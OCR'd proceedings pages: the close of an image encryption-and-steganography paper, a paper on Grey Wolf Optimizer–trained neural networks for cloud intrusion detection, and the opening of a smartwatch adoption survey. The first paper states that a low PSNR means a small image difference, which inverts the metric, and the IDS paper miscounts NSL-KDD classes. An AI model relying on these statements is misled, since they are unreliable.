$$MSE = \frac{1}{nm}\sum_{m=0}^{m-1}\sum_{n=0}^{n-1}\left(y(\mathrm{m,n}) - \mathrm{yrec}(\mathrm{m,n})\right)^2 , \qquad (6)$$


where "y" and "yrec" denote original image and noisy image, and (m, n) denote row and column numbers of the image matrix respectively. If the Mean Square Error value is low, the difference between the images is small, while if it is too much, the difference between the images is high. Peak Signal to Noise Ratio is the ratio of the noise to the image and is in dB. Peak Signal to Noise Ratio can be described as

$$PSNR = 10\log_{10}\frac{S^2}{MSE} , \qquad (7)$$



(a) (b)

Figure 7: (a) Encrypted data and (b) image resulting from contrast stretching operation.



(a) (b)

(c) (d)

Figure 8: (a) the correlation analysis between carrier and the data-added carrier, (b) the histogram of the data (Lena) to be transmitted, (c) the histogram of the carrier and (d) the histogram of the data-added carrier

where "$S$" and MSE represent the maximum pixel value in the image matrix (for gray-level 8 bits images S=255) and the mean square error value defined in Equation (6). If the PSNR value is low, the difference between the original image and the noisy image is small, while if it is too much, the difference between these images is high. The results of the noise attack test for the hybrid method used in this work are shown in Figure 6.

### *B. Contrast Stretching*

Contrast stretching is usually used for image enhancement. In this study, however, the carrier has been subjected to contrast stretching in order to detect the encrypted data placed on the carrier. It has been tested that no information other than noise has been obtained by contrast stretching and the result has been given in figure 7.

### *C. Correlation Analysis*

Correlation analysis for an image shows whether the pixels are adjacent to each other by looking at the relationship between the two selected pixels. Correlation analysis can be done between two images as it is done in this study. While it is expected that this correlation is close to 0 in direct image encryption algorithms, it is expected to be close to 1 in steganography algorithms. For the algorithm used in this study, the result of the correlation analysis by selecting a random 10000 pixel pair between the carrier and the data-added carrier is given in Figure 8(a). As a result, the correlation coefficient is 1, and these two images are interpreted as identical except for very small changes.

### D. *Histogram Analysis*

Although the histogram analysis is used for image processing in many different purposes, the similarity of two images can be measured for the encryption field. Figure 8(b) shows the histogram of the data to be encrypted, while Figure 8(c) and Figure 8(d) shows the histogram graphs of the carrier and the data-added carrier, respectively. As can be seen from the graphs, there is no difference between the carrier and the data-added carrier histograms, but the result is that the histogram of the data is different than these two images.

## V. Conclusions

This work has been done using a hybrid method consisting of encryption algorithm and algorithm inserting encrypted data into a noisy carrier. While the section of encryption consists of phase retrieval algorithm, the section of inserting encrypted data into a noisy carrier consists of a block based algorithm. The hybrid method used consists of two keys. One of the keys is the same as the size of the encrypted matrix and 512 * 512 = 262144 for this work. The second key is the carrier matrix itself and the size of it is 4608 * 3870 = 17832960. Gaussian noise test with sigma values of 5 and 10 has been applied on the method. As a result of the test, the MSE value of the reconstructed image for sigma value 5 is 0.0051, the PSNR value is 23.8105 dB, while the MSE value of the reconstructed image for sigma value 10 is 0.0155 and the PSNR value is 20.3603 dB. The result in Figure 7 (b) shows that no information other than the noise is obtained by contrast stretching. Correlation and histogram tests applied to carrier matrix and data-added carrier matrix shows that the correlation coefficient 1 and the histogram graphs of the two matrices are the same.

## References

[1] Zeghid, M., Machhout, M., Khriji, L., Baganne, A., & Tourki, R. (2007). A modified AES based algorithm for image encryption. International Journal of Computer Science and Engineering, 1(1), 70-75.

[2] Yun-Peng, Z., Wei, L., Shui-ping, C., Zheng-jun, Z., Xuan, N., & Wei-di, D. (2009, October). Digital image encryption algorithm based on chaos and improved DES. In Systems, Man and Cybernetics, 2009. SMC 2009. IEEE International Conference on (pp. 474-479). IEEE.

[3] El-Deen, A., El-Badawy, E., & Gobran, S. (2014). Digital image encryption based on RSA algorithm. *J. Electron. Commun. Eng*, *9*(1), 69-73.

[4] Çavuşoğlu, Ü., Kaçar, S., Pehlivan, I., & Zengin, A. (2017). Secure image encryption algorithm design using a novel chaos based S-Box. Chaos, Solitons & Fractals, 95, 92-101.

[5] Rajput, S. K., & Nishchal, N. K. (2014). Fresnel domain nonlinear optical image encryption scheme based on Gerchberg–Saxton phase-retrieval algorithm. Applied optics, 53(3), 418-425.

[6] Singh, H., Yadav, A. K., Vashisth, S., & Singh, K. (2015). Double phase-image encryption using gyrator transforms, and structured phase mask in the frequency plane. *Optics and Lasers in Engineering*, *67*, 145-156.

[7] Wang, X., Chen, W., & Chen, X. (2014). Fractional Fourier domain optical image hiding using phase retrieval algorithm based on iterative nonlinear double random phase encoding. *Optics express*, *22*(19), 22981-22995.

[8] Thangadurai, K., & Devi, G. S. (2014, January). An analysis of LSB based image steganography techniques. In *Computer Communication and Informatics (ICCCI), 2014 International Conference on* (pp. 1-4). IEEE.

[9] Hussain, M., Wahab, A. W. A., Anuar, N. B., Salleh, R., & Noor, R. M. (2015, June). Pixel value differencing steganography techniques: Analysis and open challenge. In *Consumer Electronics-Taiwan (ICCE-TW), 2015 IEEE International Conference on* (pp. 21-22). IEEE.

[10] Baby, D., Thomas, J., Augustine, G., George, E., & Michael, N. R. (2015). A novel DWT based image securing method using steganography. *Procedia Computer Science*, *46*, 612-618.

[11] Refregier, P., & Javidi, B. (1995). Optical image encryption based on input plane and Fourier plane random encoding. *Optics Letters*, *20*(7), 767-769.

[12] Fannjiang, A., & Liao, W. (2012). Phase retrieval with random phase illumination. JOSA A, 29(9), 1847-1859.

[13] Ghani, A. S. A., & Isa, N. A. M. (2015). Underwater image quality enhancement through integrated color model with Rayleigh distribution. *Applied soft computing*, *27*, 219-230.

# A hybrid cloud-based Intrusion Detection and Response System (IDRS) based on Grey Wolf Optimizer (GWO) and Neural Network (NN)

Ismail.M. NUR[1] and E. ÜLKER[2]

[1] Selcuk University, Konya/Turkey, ismailmohamednur@gmail.com
[2]Konya Technical University, Konya/Turkey, eulker@konyateknik.edu.tr

*Abstract* - **The technology is growing rapidly and cloud computing usage is increasing. Most of the big and small companies use the cloud nowadays. Cloud computing has the economic benefit which is paid as you use (i.e. pay on the demand). With the increase of cloud usage, security problems on the cloud also increasing. Some mechanisms like firewall, vulnerability scanners and Intrusion Detection System (IDS) and other methods are used to mitigate the intrusions, but they are not enough to detect attacks against the cloud due to new intrusion releases. There are a variety of security methods for improving cloud security from threats and vulnerabilities. In this paper, a new hybrid cloud-based IDRS based on Grey wolf optimizer (GWO) and Neural Network (NN) is proposed to secure and detect intrusions over the cloud. GWO is one of the effective metaheuristic algorithms in many fields such as security. In this paper, GWO is employed to train an NN and the results are compared with other classification algorithms. For experimental results, most up-to-date intrusion detection datasets such as NSL-KDD and UNSW-NB15 are used.**

*Keywords* - **Cloud computing, Grey wolf optimizer, Security, Intrusion Detection System.**

## I. Introduction

Cloud computing (CC) is a service-based technology that depends on internet connection and central remote servers to use, store and process data and applications, providing users to access the data at a decreased cost and faster speed. It is often referred to by the relevant sources and recognized by the most adopted United States National Institute of Standards and Technology (NIST). NIST defined cloud computing as a model that allows access to a common collection of configurable resources of computing such as (computer networks, data storage, servers, services and applications etc.) at all times, on a suitable basis, and in any case, at anytime, anywhere [1].

Cloud computing is getting well-known in the last 10 years due to their offering good services such as advanced IT support, decreased price, maintenance, controlling, remote access and helping the companies to achieve their business aims easier and speedier. A report stated by Forrester says that the cloud computing market including services, cloud applications, and business administrations will arise to $236 billion in the year of 2020. Bain & Company researchers expect the market income of global cloud IT will reach $ 390 billion in 2020. SiliconANGLE also believes that cloud storage costs will arise to %16 CAGR between 2016 to 2026. In additions, IDC foretells that no less than half of IT using will be cloud-based in 2018, reaching 60% of all IT resources. Also, the cloud is relied on to become the most powerful/effective delivery component and the most preferred for IT sector.

The services provided over the cloud computing are defined as Anything as Service (XaaS). there are three fundamental components of cloud computing services: Software as a Service (SaaS) which developed for end-users and used on the web (e.g. Salesforce.com, Google's mail service, and Gmail). Platform as a Service (PaaS) which is a group of tools and services implemented to make programming/coding applications and distributing those applications efficiently and quickly (e.g. Salesforce1 and Google App Engine). Infrastructure as a Service (IaaS) which is main service that powers all the cloud (i.e. it contains hardware and software that powers all the cloud such as operating systems, storage, servers and networks) (e.g. Amazon EC2 and Windows Azure and Rackspace) [1].

Malware, phishing, DDoS, ransomware and others attacks happen on daily based. A business gets affected to a ransomware attack in every 40 seconds or maybe less. Cyber-attacks include misappropriation, loss of productivity, stolen money, theft of financial and personal data, intellectual property theft, destruction and damage of data, deletion of data and hacked systems. According to the 2017 White Hat's Report on Application Security, 30% of the violations reported in 2016 related to attacks on cloud/web applications [2].

In the year 2017 was marked by a large number of cyber-attacks. CIA Vault 7 hacking, WannaCry ransomware, and Equifax data breach have clearly shown the current vulnerabilities. The benchmark security capability of Cisco 2017 study observed that around a quarter of companies that have experienced an attack lost business opportunities [2]. One in five companies lost customers as a result of an attack and they lost approximately 30% revenue. For example, the breach of Equifax's credit data has resulted in the publication of a large number of personal names, driver's license numbers, Social Security and Mastercard resulting in losses and crucial misfortunes for the company and its customers [2].

Despite the many benefits of cloud computing, many companies still undecided about transferring their information to the cloud because of security risks and challenges. Firewalls, vulnerability scanners, and intrusion detection systems are employed for security over information systems. The use of any of these security mechanisms alone is not considered adequate in terms of security; because each one is focused on security aspects from different angles. Ensuring safety in the system requires that these mechanisms be used together to support each other. Moreover, cloud computing systems are focused on various management models to ensure the security [3]. Organizations and researchers are discovering new ways in which technologies such as machine learning can improve the ability to detect and respond to intrusion and analyze threat data more effectively/ efficiently.

An Intrusion Detection System (IDS) is the process that continuously monitors and analyzes the traffic and events that occur in a network or system, and then detects the harmful ones by checking packets getting in the system or network as an outcome. The system that IDS observes can be a network, a computer, or any information system source [4]. Such tools could help human-security analysts, who are already processing a large data sets and a deluge of security alerts every day, to better prioritize their security task.

In this paper, we investigate Grey Wolf optimizer to train neural networks to test the effectiveness of most up-to-date intrusion detection data set. The rest of the paper is structured as follows: the short review about intrusion detection in cloud security using machine learning approaches studied in section II, Methodology of neural networks, grey wolf optimizer, and GWO-NN is discussed in section III. Datasets and Experimental results are presented in section IV. Conclusion and planned work are in section V.

## II. Related work

Due to its distributed nature, cloud environments are the target for attackers/intruders who are looking for possible security vulnerabilities. Most studies have shown that it is difficult to rely on cloud computing providers to ensure clients' data, confidentiality and privacy [5]. The security risks encountered in cloud computing are stated as data privacy and privacy protection, management inadequacy, possible security vulnerability in the management interface, cloud employees' malicious behavior, usability guarantee, isolation failure, compliance and legal risks [6]. Doelitzscher *at el.* an anomaly detection system for infrastructure as service clouds has been proposed. It is based on the analysis of the usage behavior of cloud clients. Neural networks have been used to analyze and learn the normal behavior of cloud clients, in order to detect anomalies that may arise from a cloud security incident introduced by an out-of-date virtual machine. This increases the transparency for Cloud clients regarding the security of their cloud instances and helps the Cloud Provider to detect infrastructure abuse. An anomaly detection model and simulation environment are implemented. Experiments approve that the effectiveness of the proposed system [7]. Bhamare et al investigated the UNSW dataset to train supervised machine learning models (Naïve Bayes, DTree J48, SVM-RBF, SVM-Polynomial, SVM-Linear and logistic regression (LR)). They then test these models with the ISOT dataset. They present their findings and argue that other applications in the field of machine learning are still needed for its applicability to cloud security [8]. Marwan *et al.* [9] proposed a new approach based on machine learning techniques to secure data processing in the cloud environment. In the experiment, support vector machines (SVM) and Fuzzy C-means Clustering (FCM) implemented to classify the image pixels more efficiently. Avdagic, I., & Hajdarevic, K. [10] used Microsoft's new technologies to provide a host and network framework for the cloud intrusion detection and prevention system. The purpose of the study was to suggest the use of the architecture to detect network anomalies and protect large amounts of data and traffic generated by cloud systems. He, Z., *et al*. [11] proposed a source-side DOS attack detection system in the cloud, based on machine learning techniques. This system uses statistical information from the cloud server hypervisor and virtual machines to prevent sending network packages to the external network. They evaluated nine machine learning algorithms and carefully compared their performance. The experimental results showed that more than 99.7% of the four types of DOS attacks were successfully detected. Their approach does not degrade performance and can be easily extended to larger DOS attacks. Zekri *et al*. [12] presented a DDoS mitigation system using the C.4.5 algorithm to prevent the threat of DDoS. The algorithm, coupled with signature detection techniques, generates a decision tree for automatically and effectively detecting signature attacks for DDoS flood attacks. To validate the system, other machine learning techniques selected and compared the results obtained. Arora, D., & Li, K. F. [13] showed how users can be classified into malicious and non-malicious categories based on the activities performed when accessing data residing on the cloud employing K-means algorithm as anomaly mitigation approach. In addition, it is demonstrated that by using a supervised learning algorithm such as SVM, it is possible to further classify malicious users into internal and external opponents. The results showed that machine learning algorithms are a promising solution in terms of identifying malicious and non-malicious users in a cloud infrastructure fast and efficiently.

## III. Methodology

In this section, Neural Network (NN), Grey Wolf Optimizer (GWO) algorithm and the hybrid of both algorithms are explained.

### *A. NEURAL NETWORK(NN)*

Neural Networks (NN) is one of the main classification algorithms in machine learning. The concept of NN was discovered by Warren McCulloch and Walter Pits in 1943 [14]. This algorithm is the inspiration of how human brain neurons work (i.e. how human brain cells interconnected and learn). We as human learn by examples then classify similar problems, and it is true for NN too. NN endeavors to explore an interconnection between the input and output of the given data set. Back-propagation algorithm is one of the first method used to adjust the weights and biases when training the NN to discover interconnection between input and output of the data. Different researchers proposed distinct versions of NN. Most popular types are Kohonen self-organizing network [15], Radial basis function (RBF) network [16], Spiking neural networks [17], Feed-forward network [18], Recurrent neural network [19].

In this study, we will implement multi-layer perceptron which is a feed forward neural network with one or more hidden layers. Figure 1 shows NN with 2 hidden layers. The neural networks equations used as follows [20]:

1. Firstly, inputs weighted totals are computed by Eq.1

$$S_j = \sum_{i=1}^{n} W_{ij} \cdot X_i - \theta_j, \quad j = 1,2,3,\dots,h \quad (\text{Eq. }1)$$

where $n$ is the number of the inputs, $W_{ij}$ shows the connection weight from the $i$th in the input layer to the $j$th in the hidden layer, $X_i$ denotes as the $i$th input and $\theta_j$ is the bias of the $j$th hidden node.

2. The output of each hidden neuron is computed as below:

$$S_j = sigmod(S_j) = \frac{1}{(1 + exp(-S_j))}, j = 1,2,3,\dots,h \ (\text{Eq. }2)$$

3. The output(s) is/are computed based on hidden neurons output as below:

$$O_k = \sum_{i=1}^{h} W_{jk} \cdot S_j - \hat{\theta}_k, \quad k = 1,2,3,\dots,m \quad (\text{Eq. }3)$$

$$O_k = sigmod(O_k) = \frac{1}{(1 + exp(-O_k))}, \quad k = 1,2,3,\dots,m \ (\text{Eq. }4)$$

Where $W_{jk}$ the connection weight from the $j_{th}$ hidden layer to the $k_{th}$ is output layer, and $\hat{\theta}_k$ is the bias of the $k$th output layer.




Figure 1: Neural Network for Multi-layer Perceptron design

### *B. GREY WOLF OPTIMIZER (GWO)*

Grey wolf optimizer algorithm (GWO) was proposed by Mirjalili in 2014 [20]. It is bio-inspired of the hunting behavior and social leadership of grey wolves in nature. The GWO swarm split into four groups: alpha(α), beta(β), delta(δ), and omega(ω). The fittest wolves are alpha, beta and delta and they lead other wolves to the search space. The mathematical equations of circling formula defined in Eq.5, and Eq.6 [21].

$$D = |C \cdot X_p(t) - X(t)| \qquad (\text{Eq. }5)$$

$$X(t+1) = X_p(t) - A \cdot D \quad (\text{Eq. }6)$$

Where $X$ is the wolf location and $t$ is the number of loops. $X_p$ is prey location and $D$ is computed from Eq.1. A and C are coefficients computed based on [ $A = 2a \cdot r_1 - a$ ] and $C = 2r_2$. The linearly decreased of $a = 2 - t(2/NLoops)$ is from 2 to 0 through the number of loops that used to manage the tradeoff exploration and exploitation of the wolves. $r_1$ and $r_2$ are random vectors between 0 and 1 employed to reveal optimal solution (for finding hunting prey).

$$X(t+1) = \frac{X_1 + X_2 + X_3}{3} \qquad (\text{Eq. }7)$$

The values of $X_1$, $X_2$, and $X_3$ is evaluated as in equations (Eq.8), (Eq.9) and (Eq.10) respectively.

$$X_1 = X_\alpha - A_1 \cdot (D_\alpha) \qquad (\text{Eq. }8)$$

$$X_2 = X_\beta - A_2 \cdot (D_\beta) \qquad (\text{Eq. }9)$$

$$X_3 = X_\delta - A_3 \cdot (D_\delta) \qquad (\text{Eq. }10)$$

The best three solutions in the population are $X_1$, $X_2$ and $X_3$ at iteration t. The equation of A and C are mentioned above. $D_1$, $D_2$, and $D_3$ are computed in Eq.11, Eq.12, and Eq.13 accordingly.

$$D_\alpha = |C_1 \cdot X_\alpha - X| \qquad (\text{Eq. }11)$$

$$D_\beta = |C_2 \cdot X_\beta - X| \qquad (\text{Eq. }12)$$

$$D_\delta = |C_3 \cdot X_\delta - X| \qquad (\text{Eq. }13)$$

The GWO algorithm implementation as in below [20]:

1. Initialize a swarm of wolves randomly based on the upper bound and lower bound
2. Compute the corresponding objective value for each wolf
3. Select the first best 3 wolves and store as α, β, and δ
4. Update the location of the left of the swarm (ω) using equations Eq.7 to Eq.13
5. Update parameters a, A, and C
6. If the end criterion is not achieved then go back to step 2
7. Return the location of α as the best estimated optimum

MLP training is a challenging issue due to unknown search space and may vary datasets and inputs given to the MLP. We investigate how effective is GWO-NN on intrusion detection datasets.

### *C. GWO-NNN*

Weights and biases are the most crucial variables in the training of the MLP. A trainer should obtain a batch of values for weights and biases that present the highest classification accuracy and minimum error. The weights and biases are computed as a vector of variables for this algorithm. GWO is used to get the fittest weight and biases.

The fitness of each vector is computed by using the Mean Square Error (MSE), which obtains the error between the actual input and desired output. Lower MSE points out the good model and better accuracy. Average of MSE is computed as follows:

$$MSE = \sum_{k=1}^{s} \frac{\sum_{i=1}^{m} \left(T_i^k - P_i^k\right)^2}{s} \qquad \text{(Eq. 14)}$$

Where s is the number of training samples, $T_i^k$ is the actual output of ith input once kth training sample in the input and $P_i^k$ is predicted output value of ith input once kth training sample employed. The data sets are preprocessed using normalization of min-max [0,1] then split into training and testing. GWO uses NN as fitness function and NN classifies the training data and returns average MSE to GWO. A GWO algorithm selects the best weights then NN uses those weights as shown in Figure 2.



Input data
Preprocess data using Min-Max [0, 1]
Training
Testing
NN
Average of MSE
Weights & biases
GWO
Best weights & biases
Classification of the data using NN with best weights and biases learnt from GWO

Figure 2: GWO-NN architecture

## IV. Results & Discussion

In this experiment, the algorithms executed on Matlab2018, a system with a 2.50 GHZ Intel(R) Core (TM)i5 processor and 8 GB of RAM. The most recent intrusion detection data sets such as NSL-KDD and UNSW-NB15 data sets were used.

In 2009, a new version of KDD99 called NSL-KDD was published by Tavallaee M. et al [22]. The size of kdd99 was reduced and the duplicates removed. It has 125973 instants for training, 22544 instants for testing and 42 attributes the last attribute is the class which contains five classes one normal and five attacks (Probe, DoS, R2L and U2R). Moustafa Nour and Jill Slay created new data set for intrusion detection called UNSW-NB15 using IXIA PerfectStorm tools in 2015 [23]. It contains 49 attributes the last column is class which contains nine attacks and 1 normal, 175341 instants for training and 82332 for testing.

The result of GWO-NN compared with Naïve Bayes (NB), Multi-layer Perceptron with Back propagation (MLP-BP), Particle Swarm Optimization with NN (PSO-NN) and Gravitational Search Algorithm with NN (GSA-NN). The structure of NN used was *2 x N + 1* [21]. The selected population size of optimization algorithms was 100 and maximum iteration was 200. The implementation of the algorithms tested 15 executions on each and over of all results shown in Table 1 and Table 2.

Results on both data set as follows:

1. NSL-KDD

Table 1 results show that MLP-BP got the best accuracy of 97.38% but fails to avoid local optima. GWO-NN got the second best accuracy of 93% and avoided local optima. NB, PSO-NN and GSA-NN followed with the accuracy of 89.72%, 85.84%, and 68.24% respectively.

2. UNSW-NB15

In the results in Table 2, PSO-NN achieved the best accuracy of 100% and avoided local optima at MSE (0.00000 ± 3.055E-14). MLP-BP also got the good accuracy of 99.67% but still fails to prevent local optima. GWO-NN belonged good accuracy and prevented the local optima with MSE 0.00000 ± 2.687E-09. NB and GSA-NN have the lowest accuracy.

Table 1: Experimental results for NSL-KDD data set

| Algorithms/Methods | Accuracy (%) | Mean Square Error (AVG ± STD) |
|---|---|---|
| NB | 89.722 % | 0.03081 ± 0.004045 |
| MLP-BP | **97.380**% | 0.02087 ± 0.001908 |
| PSO-NN | 85.844% | 0.01267 ± 0.002598 |
| GSA-NN | 68.244% | 0.05804 ± 0.014987 |
| GWO-NN | **93** % | **0.01304** ± 0.004910 |

Table 2: Experimental results for UNSW-NB15 data set.

| Algorithms/Methods | Accuracy (%) | Mean Square Error (AVG ± STD) |
|---|---|---|
| NB | 86.93% | 0.03913 ± 0.032450 |
| MLP-BP | **99.67**% | 0.00176 ± 0.002156 |
| PSO-NN | **100**% | **0.00000 ± 3.055E-14** |
| GSA-NN | 83.91% | 0.04774 ± 0.003804 |
| GWO-NN | **95.02**% | **0.00000 ± 2.687E-09** |

In the experiment, NB was the fastest algorithm among all others during training. It is also observed that UNSW-NB15 data set is capable to use as intrusion detection data for cloud computing security. Moreover, the results showed that the combination of GWO and NN can detect attacks over the cloud.

## V. Conclusion

With the widespread use of the Internet, there have been significant increases in security threats to information systems and expansions in the types of attacks. the necessity for the development of new mechanisms has arisen due to the threats and attacks. Cloud computing is facing many attacks on each day. In this article, Grey wolf optimizer and neural network algorithm have been evaluated to enhance cloud security. The results show that GWO-NN is able to detect intrusion over the cloud. UNSW-NB15 data set showed superior results compared with NSL-KDD data set.

Grey wolf feature selection based with neural network is planned to improve grey wolf performance for cloud security.

## REFERENCES

[1] Mell, Peter, and Tim Grance. "The NIST definition of cloud computing." (2011).

[2] https://www.cisco.com/c/en/us/solutions/collateral/service-provider/global-cloud-index-gci/white-paper-c11-738085.html#_Toc503317519 accessed June/2018

[3] Kumar, Akhilesh, Vinay Kumar, Prabhat Singh, and Awadhesh Kumar. "A Novel approach: Security measures and Concerns of Cloud Computing." *Akhilesh Kumar et al, Int. J. Computer Technology & Applications 3*, no. 3 (2012).

[4] Oktay, U., and O. K. Sahingoz. "Attack types and intrusion detection systems in cloud computing." In *Proceedings of the 6th International Information Security & Cryptology Conference*, pp. 71-76. 2013.

[5] Farcasescu, Marcela Roxana. "Trust model engines in cloud computing." In *2012 14th International Symposium on Symbolic and Numeric Algorithms for Scientific Computing (SYNASC 2012)*, pp. 465-470. IEEE, 2012.

[6] Ken, R., D. Harris, J. Meegan, B. Pardee, Y. Le Roux, C. Dotson, E. Cohen, M. Edwards, and J. Gershater. "Security for cloud computing: 10 steps to ensure sucess." *Cloud Standards Customer Council (CSCC), Tech. Rep., August* (2012).

[7] Doelitzscher, Frank, Martin Knahl, Christoph Reich, and Nathan Clarke. "Anomaly detection in iaas clouds." In *Cloud Computing Technology and Science (CloudCom), 2013 IEEE 5th International Conference on*, vol. 1, pp. 387-394. IEEE, 2013.

[8] Bhamare, Deval, Tara Salman, Mohammed Samaka, Aiman Erbad, and Raj Jain. "Feasibility of Supervised Machine Learning for Cloud Security." In *Information Science and Security (ICISS), 2016 International Conference on*, pp. 1-5. IEEE, 2016.

[9] Marwan, Mbarek, Ali Kartit, and Hassan Ouahmane. "Security Enhancement in Healthcare Cloud using Machine Learning." *Procedia Computer Science* 127 (2018): 388-397.

[10] Avdagic, Indira, and Kemal Hajdarevic. "Survey on machine learning algorithms as cloud service for CIDPS." In *Telecommunication Forum (TELFOR), 2017 25th*, pp. 1-4. IEEE, 2017.

[11] He, Zecheng, Tianwei Zhang, and Ruby B. Lee. "Machine learning based ddos attack detection from source side in cloud." In *Cyber Security and Cloud Computing (CSCloud), 2017 IEEE 4th International Conference on*, pp. 114-120. IEEE, 2017.

[12] Zekri, Marwane, Said El Kafhali, Noureddine Aboutabit, and Youssef Saadi. "DDoS attack detection using machine learning techniques in *cloud computing environments." In Cloud Computing Technologies and Applications (CloudTech), 2017 3rd International Conference of*, pp. 1-7. IEEE, 2017.

[13] Arora, Deepali, and Kin Fun Li. "Detecting anomalies in the data residing over the cloud." In *Advanced Information Networking and Applications Workshops (WAINA), 2017 31st International Conference on*, pp. 541-546. IEEE, 2017.

[14] McCulloch, Warren S., and Walter Pitts. "A logical calculus of the ideas immanent in nervous activity." *The bulletin of mathematical biophysics* 5, no. 4 (1943): 115-133.

[15] T. Kohonen, "The self-organizing map," *Neurocomputing*, vol. 21, no. 1–3, pp. 1–6, 1998.

[16] J. Park and I. W. Sandberg, "Approximation and radial-basis-function networks," *Neural Computation*, vol. 3, no. 2, pp. 246–257, 1993.

[17] S. Ghosh-Dastidar and H. Adeli, "Spiking neural networks," *International Journal of Neural Systems*, vol. 19, no. 4, pp. 295–308, 2009.

[18] G. Bebis and M. Georgiopoulos, "Feed-forward neural networks," *IEEE Potentials*, vol. 13, no. 4, pp. 27–31, 1994.

[19] G. Dorffner, "Neural networks for time series processing," *Neural Network World*, vol. 6, no. 1, pp. 447–468, 1996.

[20] Mirjalili, Seyedali, Seyed Mohammad Mirjalili, and Andrew Lewis. "Grey wolf optimizer." *Advances in engineering software* 69 (2014): 46-61.

[21] Mirjalili, Seyedali. "How effective is the Grey Wolf optimizer in training multi-layer perceptrons." *Applied Intelligence* 43, no. 1 (2015): 150-161.

[22] Tavallaee, Mahbod, Ebrahim Bagheri, Wei Lu, and Ali A. Ghorbani. "A detailed analysis of the KDD CUP 99 data set." In *Computational Intelligence for Security and Defense Applications, 2009. CISDA 2009. IEEE Symposium on*, pp. 1-6. IEEE, 2009.

[23] Moustafa, Nour, and Jill Slay. "UNSW-NB15: a comprehensive data set for network intrusion detection systems (UNSW-NB15 network data set)." In *Military Communications and Information Systems Conference (MilCIS), 2015*, pp. 1-6. IEEE, 2015.

# An investigation on factors influencing smart watch adoption: A partial least squares approach

Sharmin Akter[1], Dr. Imran Mahmud[1], Md. Fahad Bin Zamal[1], Jannatul Ferdush[1]
[1]Daffodil International University, Bangladesh, tumpasharminakter@gmail.com
[1]Daffodil International University, Bangladesh, vasha.ahmed@gmail.com
[1]Daffodil International University, Bangladesh, imranmahmud@daffodilvarsity.edu.bd
[1]Daffodil International University, Bangladesh, fahad.swe@diu.edu.bd

*Abstract* - **Technologies are constantly being developed and commercialized in the current era of the digital world. Wearable device is one of the most rapid growing devices in information technology in developing countries. Drawing upon Unified Theory of Acceptance and Understanding of Technology2 (UTAUT2), this paper examines the use behavior of wearable devices. Data was collected from 150 smart watch users from Bangladesh using survey questionnaire. Result indicates that the performance expectancy, hedonic motivation and habit playing a positive influential role in the terms of adaptation of wearable devices. Our study showed that three independent variables affect the behavior intention of wearable devices which is performance expectancy, hedonic motivation and habit. In other side, Behavioral Intention of using wearable device among the people of Bangladesh influenced by Habit. Our proposed model is empirically tested and contributed to an emerging body of technology acceptance and can be motivating the users of wearable devices. This research shades light to the industry by identifying factors that could affect consumers of wearable devices and could be a diagnostic tool for the industry to penetrate the market of wearable devices.**

***Keywords*** **- UTAUT 2, Information technology, Wearable device, Technology acceptance, Behavioral intension, Use Behavior.**

## I. INTRODUCTION

The wearable device is a great invention of Information technology. People's interest in the use of technology called behavioral intention refers to the intensity users in using technology. According to Venkatesh et. al. (2012), there are seven important factors affecting behavioral intention on the use of technology include performance expectancy, effort expectancy, social influence, facilitating condition, hedonic motivation, value, and habit. The seven constructs are described in a research model which is known as Unified Theory of Acceptance and Use of Technology Model (UTAUT) developed by Venkatesh et. al. (2012).Those factors must be paid attention for service providers of technology device so that they can provide better services and improve the ability in satisfying the needs and desire of the users.

According to Rogers (1995) product attributes are key factors that influence users' adoption of a product. Now-a-days adventurous consumers are more likely to adopt new innovative products like smart watch. Our Research question was: *What are the factors that are influencing customers of Bangladesh to purchase smart watch?* To answer this research question the objectives of our paper are as follows:

- To predict the variable those are collected from an existing model named UTAUT 2 model developed by Venkatesh et. al. (2012).
- To test the modified UTAUT2 model in the context of Bangladesh.
- To test the model with survey data to get a clear result to investigate factors those are affecting the purchase behavior of smart watch in Bangladesh.

## II. SYSTEM AND MODEL DEVELOPMENT

